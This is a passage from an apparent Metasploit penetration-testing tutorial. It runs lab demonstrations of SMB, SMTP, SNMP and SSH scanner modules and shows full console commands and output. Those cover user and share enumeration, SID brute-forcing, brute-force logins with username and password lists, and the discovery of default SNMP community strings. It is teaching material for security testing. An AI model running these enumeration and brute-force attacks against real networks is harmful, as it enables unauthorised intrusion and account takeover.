ShowFiles        false      yes       Show detailed information when spidering
SpiderProfiles   true      no        Spider only user profiles when share = C$
SpiderShares     false      no        Spider shares recursively
THREADS         1          yes       The number of concurrent threads
USE_SRVSC_ONLY  false      yes       List shares only with SRVSVC

msf auxiliary(smb_enumshares) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_enumshares) > set THREADS 16
THREADS => 16
msf auxiliary(smb_enumshares) > run

[*] 192.168.1.154:139 print$ - Printer Drivers (DISK), tmp - oh noes! (DISK), opt - (DISK), IPC$ - IPC Service (metasploitable server (Samba 3.0.20-Deb
Error: 192.168.1.160 Rex::Proto::SMB::Exceptions::ErrorCode The server responded with error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
Error: 192.168.1.160 Rex::Proto::SMB::Exceptions::ErrorCode The server responded with error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
[*] 192.168.1.161:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin (DISK), C$ - Default share (DISK)
Error: 192.168.1.162 Rex::Proto::SMB::Exceptions::ErrorCode The server responded with error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
Error: 192.168.1.150 Rex::Proto::SMB::Exceptions::ErrorCode The server responded with error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
Error: 192.168.1.150 Rex::Proto::SMB::Exceptions::ErrorCode The server responded with error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
[*] Scanned 06 of 16 hosts (037% complete)
[*] Scanned 09 of 16 hosts (056% complete)
[*] Scanned 10 of 16 hosts (062% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 15 of 16 hosts (093% complete)

```

```
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >
```

^

As you can see, since this is an un-credentialed scan, access is denied a most of the systems that are probed. Passing user credentials to the scanner will produce much different results.

```
msf auxiliary(smb_enumshares) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_enumshares) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_enumshares) > run

[*] 192.168.1.161:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin (DISK), C$ - Default share (DISK)
[*] 192.168.1.160:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin (DISK), C$ - Default share (DISK)
[*] 192.168.1.150:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin (DISK), C$ - Default share (DISK)
[*] Scanned 06 of 16 hosts (037% complete)
[*] Scanned 07 of 16 hosts (043% complete)
[*] Scanned 12 of 16 hosts (075% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >
```

smb_enumusers

The smb_enumusers scanner will connect to each system via the SMB RPC service and enumerate the users on the system.

```
msf > use auxiliary/scanner/smb/smb_enumusers
msf auxiliary(smb_enumusers) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOSTS	yes		The target address range or CIDR identifier
SMBDomain	WORKGROUP	no	The Windows domain to use for authentication
SMBPass	no		The password for the specified username
SMBUser	no		The username to authenticate as
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(smb_enumusers) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_enumusers) > set THREADS 16
THREADS => 16
msf auxiliary(smb_enumusers) > run

[*] 192.168.1.161 XEN-XP-SP2-BARE [ ]
[*] 192.168.1.154 METASPLOITABLE [ games, nobody, bind, proxy, syslog, user, www-data, root, news, postgres, bin, mail, distccd, proftpd, dhcp, daemon,
[*] Scanned 05 of 16 hosts (031% complete)
[*] Scanned 12 of 16 hosts (075% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
```

We can see that running the scan without credentials, only the Linux Samba service coughs up a listing of users. Passing a valid set of credentials to the scanner will enumerate the users on our other targets.

```
msf auxiliary(smb_enumusers) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_enumusers) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_enumusers) > run

[*] 192.168.1.150 V-XPSP2-SPLOIT- [ Administrator, Guest, HelpAssistant, SUPPORT_388945a0 ]
[*] Scanned 04 of 16 hosts (025% complete)
[*] 192.168.1.161 XEN-XP-SP2-BARE [ Administrator, Guest, HelpAssistant, SUPPORT_388945a0, victim ]
[*] 192.168.1.160 XEN-XP-PATCHED [ Administrator, ASPNET, Guest, HelpAssistant, SUPPORT_388945a0 ]
[*] Scanned 09 of 16 hosts (056% complete)
[*] Scanned 13 of 16 hosts (081% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumusers) >
```

Now that we have passed credentials to the scanner, the Linux box doesn't return the set of users because the credentials are not valid for that system. This is an example of why it pays to run a scanner in different configurations.

smb_login

Metasploit's smb_login module will attempt to login via SMB across a provided range of IP addresses. If you have a database plugin loaded, successful logins will be stored in it for future reference and usage.



```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login):

Name          Current Setting  Required  Description
----          -----          -----      -----
ABORT_ON_LOCKOUT  false        yes       Abort the run when an account lockout is detected
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no        Try each user/password couple stored in the current database
DB_ALL_PASS     false        no        Add all passwords in the current database to the list
DB_ALL_USERS    false        no        Add all users in the current database to the list
DETECT_ANY_AUTH true        no        Enable detection of systems accepting any authentication
PASS_FILE      /usr/share/wordlists/fasttrack.txt  no        File containing passwords, one per line
PRESERVE_DOMAINS true        no        Respect a username that contains a domain name.
Proxies         true        no        A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST    false        no        Record guest-privileged random logins to the database
RHOSTS          true        yes      The target address range or CIDR identifier
RPORT           445         yes      The SMB service port (TCP)
SMBDomain       .           no        The Windows domain to use for authentication
SMBPass          true        no        The password for the specified username
SMBUser          true        no        The username to authenticate as
STOP_ON_SUCCESS false        yes      Stop guessing when a credential works for a host
THREADS          1           yes      The number of concurrent threads
USERPASS_FILE   true        no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false        no        Try the username as the password for all users
USER_FILE        true        no        File containing usernames, one per line
VERBOSE          true        yes      Whether to print output for all attempts
```

You can clearly see that this module has many more options than other auxiliary modules and is quite versatile. We will first run a scan using the Administrator credentials we 'found'.

```
msf auxiliary(smb_login) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_login) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_login) > set THREADS 16
THREADS => 16
msf auxiliary(smb_login) > run

[*] Starting SMB login attempt on 192.168.1.165
[*] Starting SMB login attempt on 192.168.1.153
...snip...
[*] Starting SMB login attempt on 192.168.1.156
[*] 192.168.1.154 - FAILED LOGIN () Administrator : (STATUS_LOGON_FAILURE)
[*] 192.168.1.150 - FAILED LOGIN (Windows 5.1) Administrator : (STATUS_LOGON_FAILURE)
[*] 192.168.1.160 - FAILED LOGIN (Windows 5.1) Administrator : (STATUS_LOGON_FAILURE)
[*] 192.168.1.154 - FAILED LOGIN () Administrator : s3cr3t (STATUS_LOGON_FAILURE)
[-] 192.168.1.162 - FAILED LOGIN (Windows 7 Enterprise 7600) Administrator : (STATUS_ACCOUNT_DISABLED)
[*] 192.168.1.161 - FAILED LOGIN (Windows 5.1) Administrator : (STATUS_LOGON_FAILURE)
[+] 192.168.1.150 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[*] Scanned 04 of 16 hosts (025% complete)
[+] 192.168.1.160 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.161 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[*] Scanned 13 of 16 hosts (081% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >
```

The smb_login module can also be passed a username and password list in order to attempt to brute-force login attempts across a range of machines.

```
root@kali:~# cat users.txt
Administrator
dale
chip
dookie
victim
jimmie

root@kali:~# cat passwords.txt
password
god
password123
s0opers3kr1t
s3cr3t
```

We will use this limited set of usernames and passwords and run the scan again.

```
msf auxiliary(smb_login) > show options

Module options:

Name          Current Setting  Required  Description
----          -----          -----      -----
BLANK_PASSWORDS  true          yes        Try blank passwords for all users
BRUTEFORCE_SPEED 5             yes        How fast to bruteforce, from 0 to 5
PASS_FILE       no             no         File containing passwords, one per line
RHOSTS          yes            yes       The target address range or CIDR identifier
RPORT           445            yes       Set the SMB service port
SMBDomain       WORKGROUP     no         SMB Domain
SMBPass          no             no         SMB Password
SMBUser          no             no         SMB Username
STOP_ON_SUCCESS false          yes       Stop guessing when a credential works for a host
THREADS          1              yes       The number of concurrent threads
USERPAS_FILE    no             no         File containing users and passwords separated by space, one pair per line
USER_FILE        no             no         File containing usernames, one per line
VERBOSE          true           yes       Whether to print output for all attempts

msf auxiliary(smb_login) > set PASS_FILE /root/passwords.txt
PASS_FILE => /root/passwords.txt
msf auxiliary(smb_login) > set USER_FILE /root/users.txt
USER_FILE => /root/users.txt
msf auxiliary(smb_login) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_login) > set THREADS 16
THREADS => 16
msf auxiliary(smb_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(smb_login) > run

[-] 192.168.1.162 - FAILED LOGIN (Windows 7 Enterprise 7600) Administrator : (STATUS_ACCOUNT_DISABLED)
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) dale :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) chip :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) dookie :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) jimmie :
[+] 192.168.1.150 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.160 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.161 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.161 - SUCCESSFUL LOGIN (Windows 5.1) 'victim' : 's3cr3t'
[+] 192.168.1.162 - SUCCESSFUL LOGIN (Windows 7 Enterprise 7600) 'victim' : 's3cr3t'
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >
```

There are many more options available that you should experiment with to fully familiarize yourself with this extremely valuable module.

smb_lookupsid

The smb_lookupsid module brute-forces SID lookups on a range of targets to determine what local users exist on the system. Knowing what users exist on a system can greatly speed up any further brute-force logon attempts later on.

```
msf > use auxiliary/scanner/smb/smb_lookupsid
msf auxiliary(smb_lookupsid) > show options

Module options (auxiliary/scanner/smb/smb_lookupsid):

Name          Current Setting  Required  Description
----          -----          -----      -----
MaxRID        4000           no        Maximum RID to check
RHOSTS          yes            yes       The target address range or CIDR identifier
SMBDomain     .              no        The Windows domain to use for authentication
SMBPass          no             no        The password for the specified username
SMBUser          no             no        The username to authenticate as
THREADS        1              yes       The number of concurrent threads

Auxiliary action:

Name  Description
----  -----
LOCAL  Enumerate local accounts

msf auxiliary(smb_lookupsid) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_lookupsid) > set THREADS 16
THREADS => 16
msf auxiliary(smb_lookupsid) > run

[*] 192.168.1.161 PIPE(LSARPC) LOCAL(XEN-XP-SP2-BARE - 5-21-583907252-1801674531-839522115) DOMAIN(HOTZONE - )
[*] 192.168.1.154 PIPE(LSARPC) LOCAL(METASPLOITABLE - 5-21-1042354039-2475377354-766472396) DOMAIN(WORKGROUP - )
```

```

[*] 192.168.1.161 USER=Administrator RID=500
[*] 192.168.1.154 USER=Administrator RID=500
[*] 192.168.1.161 USER=Guest RID=501
[*] 192.168.1.154 USER=nobody RID=501
[*] Scanned 04 of 16 hosts (025% complete)
[*] 192.168.1.154 GROUP=Domain Admins RID=512
[*] 192.168.1.161 GROUP=None RID=513
[*] 192.168.1.154 GROUP=Domain Users RID=513
[*] 192.168.1.154 GROUP=Domain Guests RID=514
[*] Scanned 07 of 16 hosts (043% complete)
[*] 192.168.1.154 USER=root RID=1000
...snip...
[*] 192.168.1.154 GROUP=service RID=3005
[*] 192.168.1.154 METASPLOITABLE [administrator, nobody, root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list,
[*] Scanned 15 of 16 hosts (093% complete)
[*] 192.168.1.161 XEN-XP-SP2-BARE [Administrator, Guest, HelpAssistant, SUPPORT_388945a0, victim ]
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_lookupsid) >

```

By way of comparison, we will also run the scan using a known set of user credentials to see the difference in output.

```

msf auxiliary(smb_lookupsid) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_lookupsid) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_lookupsid) > run

[*] 192.168.1.160 PIPE(LSARPC) LOCAL(XEN-XP-PATCHED - 5-21-583907252-1801674531-839522115) DOMAIN(HOTZONE - )
[*] 192.168.1.161 PIPE(LSARPC) LOCAL(XEN-XP-SP2-BARE - 5-21-583907252-1801674531-839522115) DOMAIN(HOTZONE - )
[*] 192.168.1.161 USER=Administrator RID=500
[*] 192.168.1.160 USER=Administrator RID=500
[*] 192.168.1.150 PIPE(LSARPC) LOCAL(V-XPSP2-SPLOIT- - 5-21-2000478354-1965331169-725345543) DOMAIN(WORKGROUP - )
[*] 192.168.1.160 USER=Guest RID=501
[*] 192.168.1.150 TYPE=83886081 NAME=Administrator rid=500
[*] 192.168.1.161 USER=Guest RID=501
[*] 192.168.1.150 TYPE=83886081 NAME=Guest rid=501
[*] 192.168.1.160 GROUP=None RID=513
[*] 192.168.1.150 TYPE=83886082 NAME=None rid=513
[*] 192.168.1.161 GROUP=None RID=513
[*] 192.168.1.150 TYPE=83886081 NAME=HelpAssistant rid=1000
[*] 192.168.1.150 TYPE=83886084 NAME=HelpServicesGroup rid=1001
[*] 192.168.1.150 TYPE=83886081 NAME=SUPPORT_388945a0 rid=1002
[*] 192.168.1.150 TYPE=3276804 NAME=SQLServerMSSQLServerADHelperUser$DOOKIE-FA154354 rid=1003
[*] 192.168.1.150 TYPE=4 NAME=SQLServer2005SQLBrowserUser$DOOKIE-FA154354 rid=1004
...snip...
[*] 192.168.1.160 TYPE=651165700 NAME=SQLServer2005MSSQLServerADHelperUser$XEN-XP-PATCHED rid=1027
[*] 192.168.1.160 TYPE=651165700 NAME=SQLServer2005MSSQLUser$XEN-XP-PATCHED$SQLEXPRESS rid=1028
[*] 192.168.1.161 USER=HelpAssistant RID=1000
[*] 192.168.1.161 TYPE=4 NAME=HelpServicesGroup rid=1001
[*] 192.168.1.161 USER=SUPPORT_388945a0 RID=1002
[*] 192.168.1.161 USER=victim RID=1004
[*] 192.168.1.160 XEN-XP-PATCHED [Administrator, Guest, HelpAssistant, SUPPORT_388945a0, ASPNET ]
[*] 192.168.1.150 V-XPSP2-SPLOIT- [ ]
[*] Scanned 15 of 16 hosts (093% complete)
[*] 192.168.1.161 XEN-XP-SP2-BARE [Administrator, Guest, HelpAssistant, SUPPORT_388945a0, victim ]
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_lookupsid) >

```

You will notice with credentialed scanning, that you get, as always, a great deal more interesting output, including accounts you likely never knew existed.

smb_version

The smb_version scanner connects to each workstation in a given range of hosts and determines the version of the SMB service that is running.

```

msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS          yes        The target address range or CIDR identifier
SMBDomain       WORKGROUP  no        The Windows domain to use for authentication
SMBPass          no        The password for the specified username
SMBUser          no        The username to authenticate as
THREADS         1          yes      The number of concurrent threads

msf auxiliary(smb_version) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_version) > set THREADS 16
THREADS => 16

```

```
msf auxiliary(smb_version) > run
[*] 192.168.1.162 is running Windows 7 Enterprise (Build 7600) (language: Unknown) (name:XEN-WIN7-BARE) (domain:HOTZONE)
[*] 192.168.1.154 is running Unix Samba 3.0.20-Debian (language: Unknown) (domain:WORKGROUP)
[*] 192.168.1.150 is running Windows XP Service Pack 2 (language: English) (name:V-XPSP2-SPLOIT-) (domain:WORKGROUP)
[*] Scanned 04 of 16 hosts (025% complete)
[*] 192.168.1.160 is running Windows XP Service Pack 3 (language: English) (name:XEN-XP-PATCHED) (domain:HOTZONE)
[*] 192.168.1.161 is running Windows XP Service Pack 2 (language: English) (name:XEN-XP-SP2-BARE) (domain:XEN-XP-SP2-BARE)
[*] Scanned 11 of 16 hosts (068% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
```

Running this same scan with a set of credentials will return some different, and perhaps unexpected, results.

```
msf auxiliary(smb_version) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_version) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_version) > run
[*] 192.168.1.160 is running Windows XP Service Pack 3 (language: English) (name:XEN-XP-PATCHED) (domain:HOTZONE)
[*] 192.168.1.150 is running Windows XP Service Pack 2 (language: English) (name:V-XPSP2-SPLOIT-) (domain:V-XPSP2-SPLOIT-)
[*] Scanned 05 of 16 hosts (031% complete)
[*] 192.168.1.161 is running Windows XP Service Pack 2 (language: English) (name:XEN-XP-SP2-BARE) (domain:XEN-XP-SP2-BARE)
[*] Scanned 12 of 16 hosts (075% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

Contrary to many other cases, a credentialed scan in this case does not necessarily give better results. If the credentials are not valid on a particular system, you will not get any result back from the scan.

Scanner SMTP Auxiliary Modules

smtp_enum

The SMTP Enumeration module will connect to a given mail server and use a wordlist to enumerate users that are present on the remote system.

```
msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting      Required  Description
----      -----      ----      -----
RHOSTS      yes      The target address range or CIDR identifier
REPORT      25      yes      The target port (TCP)
THREADS      1      yes      The number of concurrent threads
UNIXONLY      true      yes      Skip Microsoft bannered servers when testing unix users
USER_FILE    /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes      The file that contains a list of probable users accounts.
```

Using the module is a simple matter of feeding it a host or range of hosts to scan and a wordlist containing usernames to enumerate.

```
msf auxiliary(smtp_enum) > set RHOSTS 192.168.1.56
RHOSTS => 192.168.1.56
msf auxiliary(smtp_enum) > run

[*] 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

[*] Domain Name: localdomain
[+] 192.168.1.56:25 - Found user: ROOT
[+] 192.168.1.56:25 - Found user: backup
[+] 192.168.1.56:25 - Found user: bin
[+] 192.168.1.56:25 - Found user: daemon
[+] 192.168.1.56:25 - Found user: distccd
[+] 192.168.1.56:25 - Found user: ftp
[+] 192.168.1.56:25 - Found user: games
[+] 192.168.1.56:25 - Found user: gnats
[+] 192.168.1.56:25 - Found user: irc
[+] 192.168.1.56:25 - Found user: libuuid
[+] 192.168.1.56:25 - Found user: list
[+] 192.168.1.56:25 - Found user: lp
[+] 192.168.1.56:25 - Found user: mail
[+] 192.168.1.56:25 - Found user: man
[+] 192.168.1.56:25 - Found user: news
[+] 192.168.1.56:25 - Found user: nobody
[+] 192.168.1.56:25 - Found user: postgres
[+] 192.168.1.56:25 - Found user: postmaster
[+] 192.168.1.56:25 - Found user: proxy
[+] 192.168.1.56:25 - Found user: root
[+] 192.168.1.56:25 - Found user: service
[+] 192.168.1.56:25 - Found user: sshd
[+] 192.168.1.56:25 - Found user: sync
[+] 192.168.1.56:25 - Found user: sys
[+] 192.168.1.56:25 - Found user: syslog
[+] 192.168.1.56:25 - Found user: user
[+] 192.168.1.56:25 - Found user: uucp
[+] 192.168.1.56:25 - Found user: www-data
[-] 192.168.1.56:25 - EXPN : 502 5.5.2 Error: command not recognized
[+] 192.168.1.56:25 Users found: ROOT, backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, news, nobody, postgres, postm
[*] 192.168.1.56:25 No e-mail addresses found.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smtp_enum) >
```

Since the email username and system username are frequently the same, you can now use any enumerated users for further logon attempts against other network services.

smtp_version

Poorly configured or vulnerable mail servers can often provide an initial foothold into a network but prior to launching an attack, we want to fingerprint the server to make our targeting as precise as possible. The **smtp_version** module, as its name implies, will scan a range of IP addresses and determine the version of any mail servers it encounters.

```
msf > use auxiliary/scanner/smtp/smtp_version
msf auxiliary(smtp_version) > show options

Module options:
```

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

```
----  
RHOSTS      yes     The target address range or CIDR identifier  
REPORT      25      yes     The target port  
THREADS    1       yes     The number of concurrent threads  
  
msf auxiliary(smtp_version) > set RHOSTS 192.168.1.0/24  
RHOSTS => 192.168.1.0/24  
msf auxiliary(smtp_version) > set THREADS 254  
THREADS => 254  
msf auxiliary(smtp_version) > run  
  
[*] 192.168.1.56:25 SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\x0d\x0a  
[*] Scanned 254 of 256 hosts (099% complete)  
[*] Scanned 255 of 256 hosts (099% complete)  
[*] Scanned 256 of 256 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(smtp_version) >
```

Scanner SNMP Auxiliary Modules

snmp_enum

The **snmp_enum** module performs detailed enumeration of a host or range of hosts via SNMP similar to the standalone tools snmpenum and snmpcheck.

```
msf > use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(snmp_enum) > show options
```

Module options:

Name	Current Setting	Required	Description
COMMUNITY	public	yes	SNMP Community String
RETRIES	1	yes	SNMP Retries
RHOSTS		yes	The target address range or CIDR identifier
RPORT	161	yes	The target port
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1	yes	SNMP Timeout
VERSION	1	yes	SNMP Version

Although you can pass a range of hosts to this module, the output will become quite cluttered and confusing so it is best to simply do one host at a time.

```
msf auxiliary(snmp_enum) > set RHOSTS 192.168.1.2
RHOSTS => 192.168.1.2
msf auxiliary(snmp_enum) > run
```

[*] System information

```
Hostname : Netgear-GSM7224
Description : GSM7224 L2 Managed Gigabit Switch
Contact : dookie
Location : Basement
Uptime snmp : 56 days, 00:36:28.00
Uptime system : -
System date : -
```

[*] Network information

```
IP forwarding enabled : no
Default TTL : 64
TCP segments received : 20782
TCP segments sent : 9973
TCP segments retrans. : 9973
Input datagrams : 4052407
Delivered datagrams : 1155615
Output datagrams : 18261
```

[*] Network interfaces

```
Interface [ up ] Unit: 1 Slot: 0 Port: 1 Gigabit - Level
```

```
Id : 1
Mac address : 00:0f:b5:fc:bd:24
Type : ethernet-csmacd
Speed : 1000 Mbps
Mtu : 1500
In octets : 3716564861
Out octets : 675201778
...snip...
```

[*] Routing information

Destination	Next hop	Mask	Metric
0.0.0.0	5.1.168.192	0.0.0.0	1
1.0.0.127	1.0.0.127	255.255.255.255	0

[*] TCP connections and listening ports

Local address	Local port	Remote address	Remote port	State
0.0.0.0	23	0.0.0.0	0	listen
0.0.0.0	80	0.0.0.0	0	listen
0.0.0.0	4242	0.0.0.0	0	listen
1.0.0.127	2222	0.0.0.0	0	listen

[*] Listening UDP ports

Local address	Local port
0.0.0.0	0
0.0.0.0	161

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_enum) >
```

snmp_enumshares

The **snmp_enumshares** module is a simple scanner that will query a range of hosts via SNMP to determine any available shares.

```
msf > use auxiliary/scanner/snmp/snmp_enumshares
msf auxiliary(snmp_enumshares) > show options
```

Module options:

Name	Current Setting	Required	Description
COMMUNITY	public	yes	SNMP Community String
RETRIES	1	yes	SNMP Retries
RHOSTS		yes	The target address range or CIDR identifier
RPORT	161	yes	The target port
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1	yes	SNMP Timeout
VERSION	1	yes	SNMP Version >1/2c>

We configure the module by setting our RHOSTS range and THREADS value and let it run.

```
msf auxiliary(snmp_enumshares) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(snmp_enumshares) > set THREADS 11
THREADS => 11
msf auxiliary(snmp_enumshares) > run

[+] 192.168.1.201
      shared_docs - (C:\Documents and Settings\Administrator\Desktop\shared_docs)

[*] Scanned 02 of 11 hosts (018% complete)
[*] Scanned 03 of 11 hosts (027% complete)
[*] Scanned 05 of 11 hosts (045% complete)
[*] Scanned 07 of 11 hosts (063% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_enumshares) >
```

snmp_enumusers

The **snmp_enumusers** module queries a range of hosts via SNMP and gathers a list of usernames on the remote system.

```
msf > use auxiliary/scanner/snmp/snmp_enumusers
msf auxiliary(snmp_enumusers) > show options
```

Module options:

Name	Current Setting	Required	Description
COMMUNITY	public	yes	SNMP Community String
RETRIES	1	yes	SNMP Retries
RHOSTS		yes	The target address range or CIDR identifier
RPORT	161	yes	The target port
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1	yes	SNMP Timeout
VERSION	1	yes	SNMP Version >1/2c>

As with most auxiliary modules, we set our RHOSTS and THREADS value and launch it.

```
msf auxiliary(snmp_enumusers) > set RHOSTS 192.168.1.200-211
RHOSTS => 192.168.1.200-211
msf auxiliary(snmp_enumusers) > set THREADS 11
THREADS => 11
msf auxiliary(snmp_enumusers) > run

[+] 192.168.1.201 Found Users: ASPNET, Administrator, Guest, HelpAssistant, SUPPORT_388945a0, victim
[*] Scanned 02 of 12 hosts (016% complete)
[*] Scanned 05 of 12 hosts (041% complete)
[*] Scanned 06 of 12 hosts (050% complete)
[*] Scanned 07 of 12 hosts (058% complete)
[*] Scanned 08 of 12 hosts (066% complete)
[*] Scanned 09 of 12 hosts (075% complete)
[*] Scanned 11 of 12 hosts (091% complete)
[*] Scanned 12 of 12 hosts (100% complete)
```

```
[*] Auxiliary module execution completed  
msf auxiliary(snmp_enumusers) >
```

^

snmp_login

The **snmp_login** scanner is a module that scans a range of IP addresses to determine the community string for SNMP-enabled devices.

```
msf > use auxiliary/scanner/snmp/snmp_login  
msf auxiliary(snmp_login) > show options  
  
Module options (auxiliary/scanner/snmp/snmp_login):  
  
Name          Current Setting  Required  Description  
----          -----          ----  
BLANK_PASSWORDS  false        no        Try blank passwords for all users  
BRUTEFORCE_SPEED  5           yes       How fast to bruteforce, from 0 to 5  
DB_ALL_CREDS    false        no        Try each user/password couple stored in the current  
DB_ALL_PASS     false        no        Add all passwords in the current database to the li  
DB_ALL_USERS    false        no        Add all users in the current database to the list  
PASSWORD          
PASS_FILE       /usr/share/metasploit-framework/data/wordlists/snmp_default_pass.txt  no        File containing communities, one per line  
RHOSTS            
RPORT           161          yes       The target port  
STOP_ON_SUCCESS false        yes      Stop guessing when a credential works for a host  
THREADS         1            yes       The number of concurrent threads  
USER_AS_PASS    false        no        Try the username as the password for all users  
VERBOSE         true         yes      Whether to print output for all attempts  
VERSION         1            yes       The SNMP version to scan (Accepted: 1, 2c, all)
```

We set our **RHOSTS** and **THREADS** values while using the default wordlist and let the scanner run.

```
msf auxiliary(snmp_login) > set RHOSTS 192.168.1.0/24  
RHOSTS => 192.168.1.0/24  
msf auxiliary(snmp_login) > set THREADS 254  
THREADS => 254  
msf auxiliary(snmp_login) > run  
  
[+] SNMP: 192.168.1.2 community string: 'public' info: 'GSM7224 L2 Managed Gigabit Switch'  
[+] SNMP: 192.168.1.199 community string: 'public' info: 'HP ETHERNET MULTI-ENVIRONMENT'  
[+] SNMP: 192.168.1.2 community string: 'private' info: 'GSM7224 L2 Managed Gigabit Switch'  
[+] SNMP: 192.168.1.199 community string: 'private' info: 'HP ETHERNET MULTI-ENVIRONMENT'  
[*] Validating scan results from 2 hosts...  
[*] Host 192.168.1.199 provides READ-WRITE access with community 'internal'  
[*] Host 192.168.1.199 provides READ-WRITE access with community 'private'  
[*] Host 192.168.1.199 provides READ-WRITE access with community 'public'  
[*] Host 192.168.1.2 provides READ-WRITE access with community 'private'  
[*] Host 192.168.1.2 provides READ-ONLY access with community 'public'  
[*] Scanned 254 of 256 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(snmp_login) >
```

Our quick SNMP sweep found both the default public and private community strings of 2 devices on our network. This module can also be a useful tool for network administrators to identify attached devices that are insecurely configured.

Scanner SSH Auxiliary Modules

ssh_login

The **ssh_login** module is quite versatile in that it can not only test a set of credentials across a range of IP addresses, but it can also perform brute-force login attempts. We will pass a file to the module containing usernames and passwords separated by a space as shown below.

```
root@kali:~# head /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
root
root
root !root
root Cisco
